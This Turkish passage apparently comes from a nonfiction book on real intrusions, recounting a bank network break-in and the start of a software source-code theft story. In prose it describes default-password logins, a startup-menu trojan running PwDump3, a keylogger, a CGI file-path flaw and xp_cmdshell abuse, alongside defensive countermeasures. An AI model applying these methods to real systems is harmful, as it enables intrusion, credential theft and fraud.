Ama bir keresinde yanlış karar verdi ve kullanıcı cihazın başındaydı. “Beni izlediğini biliyorum!” kelimeleri Gabriel’in ekranında belirdi. Hemen sistemden çıktım,” diye anlattı. Bir başka seferinde sakladığı bazı dosyalar bulunmuştu. “Onları sildiler ve bana mesaj bıraktılar – ‘YA-ŞALARIN EL VERDİĞİ YERE KADAR SENİ DAVA EDECEĞİZ’ yazıyordu.”

Banka İhlali

Gabriel’in internette takılması kendisine Dixie bankasının IP adresleri detaylarını sağlayınca, o yoldan ilerlemeye devam etti ve denk geldiği bankanın küçük bir kasaba bankasından ziyade, kapsamlı, ulusal ve uluslararası bağlantıları olan bir banka olduğunu keşfetti. Daha da ilginç, banka sunucusu kullanıcının kendi iş istasyonuna uzaktan erişim sağlayabildiği bir sunucu yazılımı olan Citrix MetaFrame kullanıyordu. Gabriel ile bir arkadaşının daha önceki korsanlık deneyimlerinden hatırladıkları şey nedeniyle, kafasında bir ampul yandı.

Bu arkadaşımın ben Citrix hizmetleri kullanan çoğu sistemin iyi parolalar seçmediğini keşfetmiştik. Hizmeti etkinleştirilmiş halde veriyorlar, son kullanıcıyı parolasız bırakıyorlardı.

Gabriel açık bağlantı noktalarını tespit etmek için ağdaki diğer bilgisayarları tarayan bir bilgisayar korsanı aracı olan (veya kullanıcının niyetine bağlı olarak denetim aracı da olabilir) bağlantı noktası tarayıcısı ile çalışmaya başladı. Özellikle bağlantı noktası 1494 açık olan sistemleri arıyordu çünkü bu bağlantı noktası Citrix terminal hizmetlerine uzaktan bağlantı kurmakta kullanılıyordu. Bu yüzden bağlantı noktası 1494 açık olan tüm sistemler, potansiyel olarak başarıyla “ele geçirebileceği” sistemlerdi.

Bulduğu her sistemde, bilgisayardaki her dosyada *parola* kelimesini aradı. Altın aramak gibiydi. Çoğu zaman eli boş dönülürdü ama nadiren bir damar bulunurdu. Söz konusu bu durumda altın damarı belki de birinin dosyalardan birine “mail2 için yönetici parolası ‘happyday’,” gibi bir not iliştiirmiş olmasıydı.

Zaman içinde bankanın güvenlik duvarına giren parolayı buldu. Yönlendiriciye (router), bazı yönlendiricilerin varsayılan “admin” veya “yönetici” parolalarıyla geldiğini ve çoğu kişinin –sadece cahil ev kullanıcılarının değil, çok sıklıkla Bilgi İşlem destek uzmanlarının bile– varsayılan parolayı değiştirmeyi aklından bile geçirmeden yeni bir birim istihdam ettiğini bilerek, bağlantı kurmaya çalıştı. Gerçekten de Gabriel varsayılan parolaya sahip bir yönlendirici (router) buldu.

Erişim sağlayınca, bağlantıların 1723 numaralı bağlantı noktasına gelmesini sağlayan güvenlik duvarı kuralını uyguladı – bu bağlantı noktası, yetkili kullanıcılar için kurumsal ağa güvenli bağlantı sağlamak üzere tasarlanmış, Microsoft'un Sanal Özel Ağ (VPN) hizmetleri için kullanılıyordu. VPN hizmetine güvenli yetkili bağlantı sağlayınca, bilgisayarına bankanın dahili ağından bir IP adresi atandı. Neyse ki ağ basit kurulmuştu; yani tüm sistemlere tek bir ağ kesiti üzerinden erişilebiliyor, böylece bir cihaza sızmak Gabriel'e aynı ağ üzerindeki diğer bilgisayar sistemlerine erişim imkânı da veriyordu.

Bankaya sızmak, Gabriel'in dediğine göre, o kadar kolay olmuştu ki, "Oldukça ahmakçaydı." Banka, kuruma bir grup güvenlik danışmanı getirmiş, bunlar da işlerini yaptıktan sonra bir güvenlik raporu vermişlerdi. Gabriel bu gizli raporun sunucuda saklandığını gördü. Ekibin keşfettiği tüm güvenlik açıklarını listeliyordu – ağın geri kalanına nasıl sızılabileceğini anlatan hazır bir detay proje de dahildi.

Banka sunucu makine olarak Gabriel'in çok az deneyimi olan IBM AS/400 kullanıyordu. Ama Windows alan adı sunucusunun bu sistem üzerinde kullanılan uygulamalar için tam bir işletim kılavuzu sakladığını fark etti ve onu indirdi. Varsayılan IBM parolası olan "yönetici" kelimesini yazınca, sisteme giriş yaptı.

Orada çalışanların yüzde 99'unun parola olarak "parola123" kullandığını söyleyebilirim. Ayrıca arka planda çalışan bir anti-virüs programları da yok. Belki haftada bir veya daha az çalıştıyorlar.

Gabriel, Citrix sunucusuna giriş yapan herkesten gelen bilgileri eş zamanlı olarak kaydedebilme gibi eşsiz bir özelliği olduğundan dolayı, öncelikle sisteme bu kategorideki favorisi olan Spy Lantern Keylogger (tuş kaydedici) kurmaktan çekinmedi. Bu programı kurduktan sonra da yöneticilerden biri giriş yapana ve parolasını "araklayana" kadar bekledi.

Doğru parolaları ele geçiren Gabriel, büyükikramiyeyi vurdu: AS/400 üzerindeki kritik uygulamaların nasıl kullanılacağı hakkında çevrimiçi eğitim kılavuzlarının eksiksiz bir setini ele geçirmişti. Banka gişesindeki bir memurun gerçekleştirebileceği tüm faaliyetleri –para transferi, müşteri hesap bilgilerinin görüntülenmesi ve değiştirilmesi, dünya çapında ATM faaliyetlerinin izlenmesi, banka kredilerinin ve transferlerin kontrolü, kredi kontrolleri için Equifax erişimi, geçmişe yönelik çekler için mahkeme dosyalarının bile incelenmesi dahil– yapabilecek durumdaydı. Ayrıca bankanın sitesinden devletin Motorlu Taşıtlar Dairesi bilgisayar veritabanına girebildiğini fark etti. Daha sonra etki alanına her türlü giriş talebini yetkilendiren birincil etki alanı denetleyicisinden (PDC) gelen parola anahtarlarını (hash) ele geçirmek istedi. Seçtiği program, tüm parola anahtarlarını sistem kaydının korunaklı bir yerinden çıkaran PwDump3 programıydı. Cihaz üzerinde yerel olarak yönetici erişimine sahip oldu,

daha sonra ise PwDump3'ü zararsız bir program olarak göstererek başlangıç menüsünde kısayol olarak çalıştırmak için bir kod ekledi.

Gabriel bir alan yöneticisinin hedef cihaza giriş yapması için pusuya yatmış bekliyordu. Program daha çok belirli bir olay ile tetiklenerek harekete geçen, bubi tuzağı gibi çalışıyordu – bu durumda tetikleyici, sistem yöneticisinin giriş yapmasıydı. Yönetici giriş yapınca, parola anahtarları (hash) sessizce bir dosya içine aktarılıyordu. PwDump3 uygulaması yöneticinin başlangıç menüsünden çalıştırılıyordu. “Bazen [alan yöneticisi giriş yapana kadar] günler geçer ama beklediğinize değer,” diyordu Gabriel.

Hiçbir şeyden şüphelenmeyen alan yöneticisi giriş yapınca, istemeden parola anahtarlarını gizli bir dosyaya aktarmış oldu. Gabriel parola anahtarlarını almak için suç mahalline geri döndü ve erişebileceği en güçlü bilgisayarı kullanarak parola kırma programını çalıştırdı.

Böyle bir sistemde, “parola” şeklinde basit bir parolayı kırmak bir saniyeden bile az sürer. Windows parolaları kısmen basit görünürken, özel semboller kullanılan parolaların kırılması çok daha uzun sürebilir. Gabriel, “Bir tanesini kırmam bir ay sürmüştü,” diye üzüntüyle hatırlıyordu. Banka yöneticisinin parolası sadece dört küçük harften oluşuyordu. Sizin bu paragrafı okumanızdan daha kısa süre içinde kırılmıştı.

İsviçre'deki Bir Banka Hesabıyla İlgilenen Var mı?

Gabriel'in bulduğu bazı şeyler, işin geri kalanını çocuk oyuncağına çevirdi.

Bunun yanı sıra bankanın en hassas işlemlerine ulaşma yolunu da keşfetti – para transferi yapma işlemleri. İşlemi başlatmak için menü ekranlarını buldu. Ayrıca müşterinin hesabından parayı çekip, dünyanın başka bir yerindeki başka bir finans kurumuna (örneğin İsviçre'ye) bu parayı elektronik olarak gönderme yetkisine sahip belirli çalışanların bulunduğu, gerçek çevrimiçi forma ulaştı.

Aslında tam olarak nasıl dolduracağınızı bilmeden, boş bir form pek bir işe yaramıyor. Ama onun da problem olmadığı ortaya çıktı. Daha önceden yerini tespit ettiği kullanma kılavuzlarında, özellikle bir bölüm dikkat çekiciydi. İhtiyacı olan şeyi bulmak için ilgili bölümün çok da derinliklerine inmesi gerekmedi.

20.1.2 Banka Havalesi Girme/Güncelleme

Menü: Banka Havaleleri (WIRES)

Opsiyon: Banka Havalesi Girme/Güncelleme

Bu opsiyon, tekrarlanmayan havalesi girmek ve girilecek ve gönderilecek tekrarlanan havalesi seçmek için kullanılır. Tekrar edilmeyen havaleser nadiren havale yapan müşteriler veya bir havale başlatmak isteyen müşteri olmayanlar içindir. Bu opsiyon yoluyla, gelen havaleser de alındıktan sonra saklanabilir. Bu opsiyon seçildiğinde, şu ekran açılacaktır.

Banka Havaleleri

Wire Transfers 11:35:08

Outgoing

Type options, press Enter.

2=Change 4=Delete 5=Display Position to...

Opt From account To beneficiary Amount

F3=Exit F6=Add F9=Incoming F12=Previous

Bu opsiyon ilk seçildiğinde, listelenmiş hiç havale olmayacaktır.

Ekleme için, F6=Add düğmesine basınız ve şu ekran açılacaktır.

Tüm bölüm belirli bir bankadan havale yaparak, başka birinin başka bir finans kurumundaki hesabına para gönderme işlemini adım adım, eksiksiz anlatıyordu. Gabriel artık banka transferi yapmak için gereken her şeyi biliyordu. Kalenin anahtarını ele geçirmişti.

Sonrası

Bankanın sistemine bu kadar geniş erişim sağlamasına ve inanılmaz boyuttaki yetkisiz güç sahibi olmasına rağmen, Gabriel takdire şayan bir şekilde elini paradan uzak tuttu. Birkaç arkadaşının kredi puanlarını iyileştirme düşüncesiyle oralarda biraz oyalanmasına rağmen, para çalmakla veya bankanın bilgilerini sabote etmekle hiç ilgilenmedi. Yerel bir üniversitedeki güvenlik programında kayıtlı bir öğrenci olarak, Gabriel bankanın koruyucu önlemlerindeki zaafı doğa bir şekilde inceledi.

Sınıucularında fiziksel güvenliğe ilişkin bir sürü doküman buldum ama hiçbirisi bilgisayar korsanlarıyla ilgili değildi. Her yıl sınıucuların denetletmek için görevlendirdikleri güvenlik danışmanları hakkında bir şeyler vardı ama bir banka için yeterli değildi. Fiziksel güvenlik konusunda iyi bir iş çıkarıyorlardı ama bilgisayar güvenliği için yetersizdi.

İÇGÖRÜ

Estonya'daki banka sitesi kolay bir hedefti. Juhan bankanın web sayfasında kaynak kodunu inceleyince kusuru fark etti. Kod, CGI kodu ta-

rafından yüklenen ve web tarayıcılarında kullanıcılara gösterilen şablon formunda bir dosya adı içeren gizli bir form nesnesi kullanıyordu. Gizli değişkeni sunucunun parola dosyasını gösterecek şekilde değiştirince, işte karşınızda parola dosyası tarayıcıda belirivermişti. Şaşırtıcı şekilde, bu dosya gölgelendirilmiş değildi, böylece daha sonradan kıldığı tüm şifreli parolalara tekrar tekrar erişim sağlayabiliyordu.

Dixie bankası ihlali, *derinliğine savunma* ihtiyacının bir diğer örneğidir. Bu olayda bankanın ağı basit görünüyordu; yani sadece Citrix sunucunun ötesinde önemli bir koruması yoktu. Ağdaki herhangi bir sistem ele geçirildiğinde, saldırgan ağ üzerinde başka bir sisteme bağlanabiliyordu. Derinliğine savunma modeli Gabriel'in AS/400'e erişim sağlamasını engellebiliyordu.

Bankanın bilgi güvenlik personeli, dışarıdan denetleme yaptırdıklarından ötürü yanlış bir rehavete kapılmıştı ve genel olarak sistemlerine duydukları güven gereksiz şekilde artmış olabilirdi. Güvenlik değerlendirmesi veya denetimi yaptırmak, bir saldırı karşısındaki direncinizi ölçmek için önemli bir adım olabilir, ancak bundan daha önemlisi ağı ve üzerindeki tüm sistemleri doğru şekilde yönetmektir.

KARŞI ÖNLEMLER

Çevrimiçi bir banka sitesinde tüm web uygulaması geliştiricilerinin temel güvenlik programlama uygulamalarına sadık kalması veya üretime konan her kodun denetlenmesi gerekir. En iyi uygulama, yazılımın sunucu tarafına geçen kullanıcı girdisi miktarını sınırlamaktır. Kodun doğrudan programın içine gömüldüğü dosya adları ve sabitler kullanmak, yazılım anlamında etkileyici olmasa da, uygulama güvenliği bakımından güvence seviyesini artırır.

Söz konusu durumda ağın izlenmesindeki gevşeklik ve Citrix sunucusundaki parola güvenliğinin zayıflığı yapılmış en büyük hatalardı ve sistemin Gabriel'in ağa sızmasını, tuş kaydediciler kurmasını, diğer yetkili kullanıcıları gizlice izlemesini ve Trojan programlar yüklemesini engellemesi gerekirdi. Bilgisayar korsanı küçük bir kod yazdı ve yöneticinin başlangıç menüsüne koydu; böylece yönetici sisteme giriş yapınca pwddump3 programını sessizce çalıştırdı. Elbette yönetici bütün haklara sahipti. Bilgisayar korsanının alan yöneticisi olarak giriş yapması, böylece onun ayrıcalıklarını ele geçirerek otomatik olan birincil etki alanı denetleyicisinden parola anahtarlarını alması işten değildi ve bunun için pusuya yatmış bekliyordu. Bu gizli koda genellikle *Trojan* veya *trapdoor* (tavan kapağı) adı veriliyor.

Önerilecek karşı önlemler şunlar olabilir:

- 'TslNtnerUser' gibi personele ait olmayan tüm hizmet hesaplarında parolanın son ayarlandığı zamanı, yetkisiz yönetici haklarını, yetkisiz grup haklarını ve en son giriş zamanı gibi bilgileri kontrol edin. Bu periyodik kontroller olası bir güvenlik ihlalinin ortaya çıkmasına yardımcı olabilir. Bilgisayar korsanı hesap parolalarını değiştirdiğinde bir denetim tarihçesi bıraktığının farkında olmayabileceği için, garip saatlerde belirlenen parolalara dikkat edin.
- İnteraktif girişleri iş saatleriyle sınırlı tutun.
- Kablosuz, çevirmeli ağ, internet veya dış ağ gibi harici olarak erişilebilir tüm sistemler üzerinde giriş ve çıkış denetimini etkin tutun.
- Yetkisiz tuş kaydedici programları tespit etmek için SpyCop (www.spycop.com) gibi yazılımlar kullanın.
- Güvenlik güncellemelerinin kurulmasında titiz olun. Bazı şartlarda son güncellemelerin otomatik olarak yüklenmesi uygun olacaktır. Microsoft müşterilerini bilgisayar sistemlerini bu şekilde yapılandırmaları konusunda aktif şekilde teşvik ediyor.
- WinVNC, TightVNC, Damware ve benzeri gibi dışarıdan erişip sistemleri uzaktan kontrol eden yazılımlara karşı uyanık olun. Bu yazılımlar yasal olarak kullanılabilirler ve sistem konsoluna giriş yapan saldırganın oturumlarınızı izlemesine ve kontrol etmesine olanak sağlarlar.
- Windows Terminal Hizmetleri veya Citrix MetaFrame kullanarak her türlü giriş işlemi dikkatle denetleyin. Çoğu saldırgan, tespit edilme ihtimalini düşürmek için, uzaktan kumandalı programları çalıştırmak amacıyla tercihen bu hizmetleri kullanır.

SONUÇ

Şirketlerin zayıf parola güvenliği ve zaafarla dolu CGI kodlarının avantajları dikkate alındığında, bu bölümdeki sızmalar incir çekirdeğini doldurmuyor. Çoğu insan-bilgisayar güvenliği konusunda bilgili olanlar dahil- bilgisayar korsanının sisteme sızmasını daha çok "Ocean's Eleven" filmi tadında stratejik bir saldırı gibi görme eğiliminde olsa da, acı gerçek şu ki, bu saldırıların çoğu büyük ustalık veya zekâ gerektirmiyor. Tam tersine, başarılı olmalarının nedeni, kurumsal ağların büyük çoğunluğunun yeterli şekilde korunmaması.


Ayrıca bu sistemleri geliştirmek ve üretime sokmaktan sorumlu kişiler, her gün binlerce bilgisayar korsanının kapıyı çalmasına fırsat veren basit yapılandırma hataları veya programlamada dikkatsizlikler yapıyorlar.

Eğer bu bölümde bahsi geçen iki finans kurumu şu anda dünya üzerindeki çoğu bankanın müşteri bilgilerini ve hesaplarını nasıl koruduğuna dair en küçük bir imada bulunsaydı, muhtemelen hepimiz paramızı yağtağın altında, ayakkabı kutusunun içinde saklamaya karar verirdik.

NOTLAR

1. Siteyi açıkça belirtmemiş de olsam, bilgiler www.flumps.org/ip/ sitesinde mevcut.

8



Fikri Mülkiyetiniz
Güvende Değil



8 FIKRİ MÜLKİYETİNİZ GÜVENDE DEĞİL

Eğer yaptığım şey işe yaramadıysa, başka bir şey denerim çünkü birinden birinin işe yarayacağını bilirim. Her zaman işe yarayacak bir şey çıkar. Olay sadece hangisinin işe yarar olduğunu bulmakta.

– Erik

Bir kuruluşun en değerli varlığı nedir? Bilgisayar donanımları değil, ofisleri veya fabrikaları değil, hatta bir zamanların popüler şirketinin söylediği klişe gibi, “Bizim en değerli varlığımız çalışanlarımız,” da değil.

Açık gerçek şu ki, bunların hepsinin yeri doldurulabilir. Evet, çok kolay olmaz, mücadele etmeden olmaz ama birçok şirket, tesisleri yanıp kül olduktan veya en kilit pozisyonundaki çalışanları işi bıraktıktan sonra bile hayatta kalmıştır. Ancak fikri mülkiyetin kaybindan sonra hayatta kalabilmek ise bambaşka bir hikâyedir. Eğer birileri ürün tasarımlarınızı, müşteri listenizi, yeni ürün planlarınızı, Ar-Ge verilerinizi çalarsa – şirketinizi bozguna uğratacak bir darbe olabilir.

Bunun da ötesinde, eğer birisi deponuzdan bin adet ürün veya üretim tesisinizden bir ton titanyum veya ofislerinizden yüz tane bilgisayar çalsa, bundan hemen haberiniz olur. Ama eğer birisi elektronik yollarla fikri mülkiyetinizi çalarsa, çalınan şey kopya olduğundan ötürü, uzun bir süre çalındığını fark etmeyebilir, şayet sonunda fark ederseniz de bu işin ne zaman yapıldığını ve sonuçlarından ne zaman zarar göreceğinizi bilemeyebilirsiniz.

İşte bu yüzden, bilgisayar korsanlığı becerilerine sahip insanların, bu bölümdeki iki örnekte de belirtildiği gibi –muhtemelen en az sizin kadar güvenlik bilincine sahip şirketlerden– fikri mülkiyet hırsızlığını her gün yapmakta olduğunu öğrenmek size üzücü gelebilir.

Bahsedeceğimiz iki öyküdeki gençler, tersine mühendisliği ticari yazılımlar üzerinde kullanarak veya bu uygulama programlarının kaynak kodunu veya lisans kodunu çalarak yazılımı “kıran”, böylece de ücretsiz kullanan ve nihayetinde yeraltı sitelerinin dehlizlerinde bedava olarak dağıtıma sunan bilgisayar korsanları. Program kırıcı (cracker) diye adlan-

dırılan özel bir camiadan geliyorlar. (Bu terimi parolaları kırmak için kullanılan "kırıcı (cracker)" programıyla karıştırmamak gerek.)

Tipik olarak bir program kırıcının belirli bir ürünün peşinden gitmesi için üç gerekçesi vardır:

- Özel ilgi alanında olan ve yakından incelemek istediği yazılımı elde etmek.
- Bir zorluğun üstesinden gelmek ve başka birinin satrançta, briçte veya pokerde rakibini zekâsıyla alt etmek istemesi gibi, saygıdeğer bir rakibi (genellikle program geliştiricisini) alt edip edemeyeceğini görmek istemek.
- Yazılımı, değerli yazılımları ücretsiz olarak erişilebilir hale getiren yeraltı bilgisayar dünyasına başkalarının da kullanabilmesi için göndermek. Kırıcılar sadece yazılımın kendisinin değil, lisans anahtarını oluşturmak için kullanılan kodun da peşindedirler.

Bu öykülerdeki her iki karakter de, kaynak kodunu çalabilmek ve böylece program kırıcı grupların yazılımı ücretsiz olarak kullanabilmesini sağlayacak son kullanıcı lisans anahtarını oluşturabilmek ve bunu güvenli bir yama olarak veya anahtar üretici ("keygen") yoluyla yayınlatabilmek için hedef seçilen yazılım üreticileri ile kovalamaca oynamaktalar. Aynı şeyi yapan, bilgisayar korsanlığı becerilerine sahip pek çok insan var ve bu yazılım şirketleri gerçekten nasıl çetin cevizlerle karşı karşıya olduğunun hiç farkında değiller.

Program kırıcılar geçer akçenin çalınmış yazılım olduğu, karanlık ve çok gizli bir dünyada yaşarlar – fikri mülkiyet hırsızlığını muhtemelen bir ölçüde çarpıcı ve korkutucu bulacaksınız. Öykünün büyüleyici final sahnesinin sonuna doğru, "Paylaşım: Program Kırıcının Dünyası," kısmında detaylar anlatılıyor.

İKİ YILLIK BİLGİSAYAR KORSANLIĞI

Erik, 30 küsur yaşlarında bir danışman ve en büyük şikâyeti şu: "Ne zaman bir güvenlik zaafı rapor etsem, en sık duyduğum şey, 'Bu ne ki? Çok mu büyük mesele? Ne olacak ki?' gibi laflar." Anlatacağı öykü, fazlasıyla göz ardı edilen bir gerçeği ortaya koyuyor: Sizi sadece büyük hatalar öldürmez.

Bilgisayar korsanlarının kullandığı yaklaşımlara yönelik sınırlı teknik bilgiye sahip olanlar için anlatacaklarımız biraz ağır gelebilir. Yine de bu kayıtlarda etkileyici olan şey, çoğu bilgisayar korsanının ısrarını ortaya koyma biçimi. Henüz çok yakın zamanda gerçekleşmiş olan burada bahsedilen olaylar, bu sayfalarda adı geçen diğer birçokları gibi Erik'in de

gündüzleri etik değerleri olan bir bilgisayar korsanı olduğunu, işletmelere bilgi varlıklarını korumakta yardımcı olduğunu ama geceleri hiçbir şeyden şüphelenmeyen hedeflere sızmanın heyecanına kapıldığını ortaya koyuyor.

Erik, bir yere sızmayı kafaya koyan ve başarıya kadar o amaca sadık kalan özel bir korsan camiasından geliyor ... aylar, yıllar alsa bile.

Bir Görev Başlıyor

Birkaç yıl önce Erik ve uzak mesafedeki korsan kankaları farklı tipteki sunucu yazılımlarını topluyorlardı ve söz konusu kategoride önde gelen bütün yazılımların, "Kaynak koduna sahip oldukları" bir noktaya gelmişlerdi ... sadece bir istisnayla. "Tek elde edemediğim sonuncusuydu ve neden olduğunu bilmiyorum, aklım fikrim o programı kırmaktaydı," diye açıklıyordu Erik. Ne demek istediğini mükemmel şekilde anlıyorum. Erik ödül avcılığına girmişti ve elde edilmesi gereken şey değerlendikçe, ödül de artıyordu.

Bu sonuncusu Erik'i tahmin ettiğinden çok daha iddialı bir hâle getirdi. Basitçe, "Kırmak istediğim bazı siteler var ama bazı nedenlerden ötürü gerçekten çok zor geliyor," diye izah ediyordu. Bu tutumu da anlayabiliyorum.

Aşına olduğu bir yöntemle, "Web sunuculara sızmaya çalıştığımda muhtemelen ilk baktığım yer olan, web sunucusunun bağlantı noktası taraması ile başladım. Orada genellikle daha fazla şey bulurum. Ama bu sefer hemen hiçbir şey bulamadım." Günlük kayıtlarına yapılan girdiler nedeniyle, bir saldırının başlangıcında alarmları harekete geçirmemek ve yöneticinin dikkatini çekmemek için, hedefi hafif hafif eşelemeye başlamak, yaygın bir davranış biçimidir – özellikle de çoğu şirketin bağlantı noktası taraması ve saldırganlar tarafından yaygın kullanılan başka tarama biçimlerini tespit etmekte izinsiz giriş sistemleri kullandığı bu günlerde.

Erik'e göre, "İlgi çekici olacağını bildiğim hedefleri arayacağım birkaç bağlantı noktası vardı." web sunucusu, terminal hizmetleri, Microsoft SQL sunucusu, Microsoft Sanal Özel Ağ (VPN), NetBIOS, posta sunucusu (SMTP) ve diğerleri için kullandığı bağlantı noktası numaralarını ezbere biliyordu. Windows sunucusu üzerinde, 1723 numaralı bağlantı noktası (daha önce Bölüm 7'de belirtildiği gibi), genellikle Microsoft'un VPN iletişimi uygulaması olan ve Windows tabanlı yetkilendirme kullanan, noktadan noktaya tünelleme olarak bilinen protokol için kullanılır. Erik, 1723 numaralı bağlantı noktasını araştırmanın, "Sunucunun ne çeşit bir rol oynadığı hakkında fikir verdiğini," fark etti ve ayrıca, "Bazen parolaları tahmin edebilir veya kaba kuvvetle elde edebilirsiniz."

Bu aşamada kimliğini gizlemeye bile zahmet etmedi çünkü, “Bir şirketin her gün yaptığı o kadar çok bağlantı noktası taraması var ki, kimse-
nin umurunda değil. Günde yapılan yüz bin bağlantı noktası taramasından biri, hiçbir şey ifade etmiyor.”

(Erik’ın tespit edilme riski ve tanınma olasılığı düşüklüğüyle ilgili değerlendirilmesi, bağlantı noktası taramalarının internet “gürültüsü” içinde kaybolacağı yönündeki riskli varsayımına dayanıyor. Gerçek şu ki, hedef şirketin ağ yöneticileri fazla mesaiden ötürü yorgun veya günlük kayıtlarını incelemek için tembel olabilirler ama her zaman için azimli birine denk gelme ve yakalanma riski vardır. Daha dikkatli bilgisayar korsanlarının almak istemeyecekleri bir risktir bu.)

Bütün bunlara rağmen, bağlantı noktaları taraması faydalı bir şey ortaya çıkarmadı. Sonrasında ortak geçit arayüzü (CGI) tarayıcıya çok benzer şekilde çalışan, özel üretim bir yazılım kesiti kullanarak, diğer şeylerin yanı sıra sunucuya yüklenmiş olan dosya adlarını da içeren, “WS_FTP sunucusu” tarafından yaratılmış bir günlük kayıt dosyası buldu. Erik’in dediğine göre, “Günlük kayıtları, dosyaların yüklendiği her bir dizin içinde saklanıyordu ama,” herhangi bir FTP (Dosya Transfer Protokolü) günlüğüne benziyorlardı, dolayısıyla günlük kaydının içinde listelenmiş ilgi çekici bir dosya adı gördüğünüzde, dosya da hemen orada demekti – “Peşine düşmemize gerek kalmayacaktı yani.”

Erik, bu FTP kaydını analiz etti ve genelde “.inc” uzantılı dosyaları –başka ana kaynak kod modüllerinden gelen ortak programlama fonksiyonları– saklamak için kullanılan “/include” dizinin içinde, yakın zamanda yüklenmiş dosyaların isimlerini gördü. Windows 2000 altında bu dosyalar ön kabul olarak korunmuyorlardı. Günlük kaydındaki dosya adlarını inceledikten sonra Erik değerli bilgiler içerebileceğini düşündüğü belirli dosya adlarının kaynak kodlarını görmek için internet tarayıcısını kullandı. Özellikle arka uçlu veritabanı sunucusu için parolalar içerebilecek dosyalara baktı. Ve nihayet turnayı gözünden vurdu.

Erik’in dediğine göre, “O noktaya kadar web sunucusuna muhtemelen on atış yapmıştım – bilirsin, halen günlük kayıtlarında önemli bir şey yoktu.” Veritabanı parolalarına ilişkin keşfi heyecanlı olsa da, o bilgisayarda hiç veritabanı sunucusu kurulu olmadığını çabucak anladı.

Ama buradan itibaren işler “ilginçleşmeye” başladı.

*Web sunucusu üzerinde hiçbir şey bulamadım ama elimde kendi yaptığım, yaygın kullanılan ana makine adları listesini –geçit, yedek, test, benzeri ve alan adı gibi– esas alarak ana makinele-
rin isimlerini tahmin eden bir [yazılım] aracı vardı. Alan içinde yer alabilecek ana makine isimlerini tanımlayabilmek için yay-
gın ana makine isimlerini gözden geçiriyordum.*

İnsanları [seçtikleri ana makine isimleri konusunda] tahmin

etmek oldukça kolay, bu yüzden sunucuları bulmak da oldukça kolay.

Sunucuları bulmak yeterince kolaydı ama kendisini yine bir yere ulaştırmadı. Sonra birden dank etti: Şirket ABD’de değildi. Böylece, “O ülkenin uzantısını kullandım ve ana makine isimlerini tarayan programımla bulduğum tüm ana makine gruplarını taradım.” Örneğin, Japon bir şirket için şöyle olmalıydı:

`anamakineadi.sirketadi.com.jp`

Böylece yedek bir web ve posta sunucusu keşfetti. “İçerik” uzantılı (.inc) kaynak dosyalarının içinde bulunduğu parola ile erişim sağladı. SQL sunucusunun çalıştığı her kullanıcı altında –genellikle ayrıcalıklı bir hesap altında– kabuk komutların çalışmasına izin veren standart bir sistem kuralları (xp_cmdshell) aracılığıyla komutları yerine getirebiliyordu. Zafer! Bu da kendisine web/posta sunucusuna sistem erişimi sağlıyordu.

Erik kaynak kodu ve diğer ilgi çekici şeylerin yedeklerini aramak üzere hemen dizinlerin içeriğini derinlemesine incelemeye başladı. Başlıca amacı keygen’leri –daha önce belirtildiği gibi, son kullanıcı lisans anahtarlarını yaratmak için kullanılan tescilli kod üreticilerini– elde etmektir. Bu işin ilk şartı sistem ve kullanıcıları hakkında mümkün olduğunca çok bilgi toplamaktır. Erik, parolalar, IP adresleri, ana makine adları ve açık bağlantı noktaları yoluyla hangi hizmetlere erişilebildiği gibi, bulabildiği tüm ilgi çekici bilgileri bir Excel sayfasına kaydediyordu.

Ayrıca hizmet parolalarını, cihaza giriş yapmak için son kullanıcıların ön belleğe alınmış parola anahtarlarını, Uzak Erişim Hizmetleri (RAS) çevrimiçi hesap adları ve daha fazlasını saklayan Yerel Güvenlik Yetkilisi (LSA) gibi, amatör bir saldırganın genellikle göz attığı, işletim sisteminin gizli kısımlarını derinlemesine inceledi. Bunların yanı sıra Internet Explorer ve Outlook Express’in parolaları sakladığı Korumalı Saklama alanına da göz attı.¹

Bir sonraki adımı parola anahtarlarını ayıklamak ve parolaları geri kazanmak için onları kırmaktır. Sunucu yedek bir alan adı denetleyicisi, posta sunucusu ve ikincil Alan Adı Hizmet (DNS) sunucusu olduğu için, şirket tarafından kullanılan tüm alan adı ve ana makine adı listelerini içeren DNS yönetim panelini açarak, tüm DNS kaynak kayıtlarına (diğerlerinin yanı sıra ana makine adları ve bunlara karşılık gelen IP adresleri dahil) erişim sağlayabiliyordu.

Artık tüm ana makine adları listesi elimdeydi ve sistemden sisteme zıplayarak oradan buradan tüm parolaları toplamıştım.

Elde etmiş olduğu Microsoft SQL parolalarını kullandıktan sonra, yedek web sunucusundaki parolaları kırmakta gösterdiği önceki başarıları nedeniyle, “Çamura basmadan taştan taşla sıçraması,” mümkün olmuştu.

Ama halen ürünün kaynak kodunu ve lisans yönetim kodunu saklayan uygulama geliştirme cihazının hangi sunucularda olduğunu bilmiyordu. İpuçlarını ararken, bu makineleri işaret eden faaliyetleri tanımlayacak posta ve web kayıtlarını da dikkatle inceledi. İlgili çekici görünen günlük kayıtlarından diğer IP adreslerinin listesini de ele geçirir geçirmez bu cihazları hedef alacaktı. Bu aşamada ulaşılmak istenen Kut-sal Kâse, şirketteki tüm programcıların kaynak kodlarını içeren bütün dosyalara erişebilmesi gerektiğinden, geliştiricinin iş istasyonuna girmek olacaktı.

Bu noktadan sonra haftalarca göze batmamaya çalışarak geri çekildi. Parolaları toplamanın dışında, birkaç ay fazla bir şey elde edemedi; “Sadece ara sıra faydalı olacağını düşündüğüm bazı bilgiler indirdim,” diyordu.

CEO’nun Bilgisayarı

Erik sabırla kaynak kodunu veya lisans anahtarı üreticini bulmaya çalışıp “sunucudan sunucuya zıplayarak” sekiz ay kadar geçirdi. Ama daha sonra önemli bir adım attı. İlk olarak sızdığı yedek web sunucusunu daha yakından incelemeye başladı ve bu sunucunun posta alan adresi, kullanıcı adı ve IP adreslerini listeleyen tüm çalışanların günlük kayıtlarını sakladığını fark etti. Günlük kayıtlarını inceleyerek, CEO’nun IP adresini elde etmeyi başardı. Nihayet önemli bir hedef tespit edebilmişti.

Nihayet CEO’nun bilgisayarını bulmuş ve ilgi çekici bir bilgi elde etmiştim. Birkaç gün boyunca bağlantı noktası taraması yaptım ve bir cevap alamadım ama o bilgisayarın orada olduğunu biliyordum. E-mail başlıklarında sabit bir IP adresi kullandığını görebiliyordum ama orada değildi.

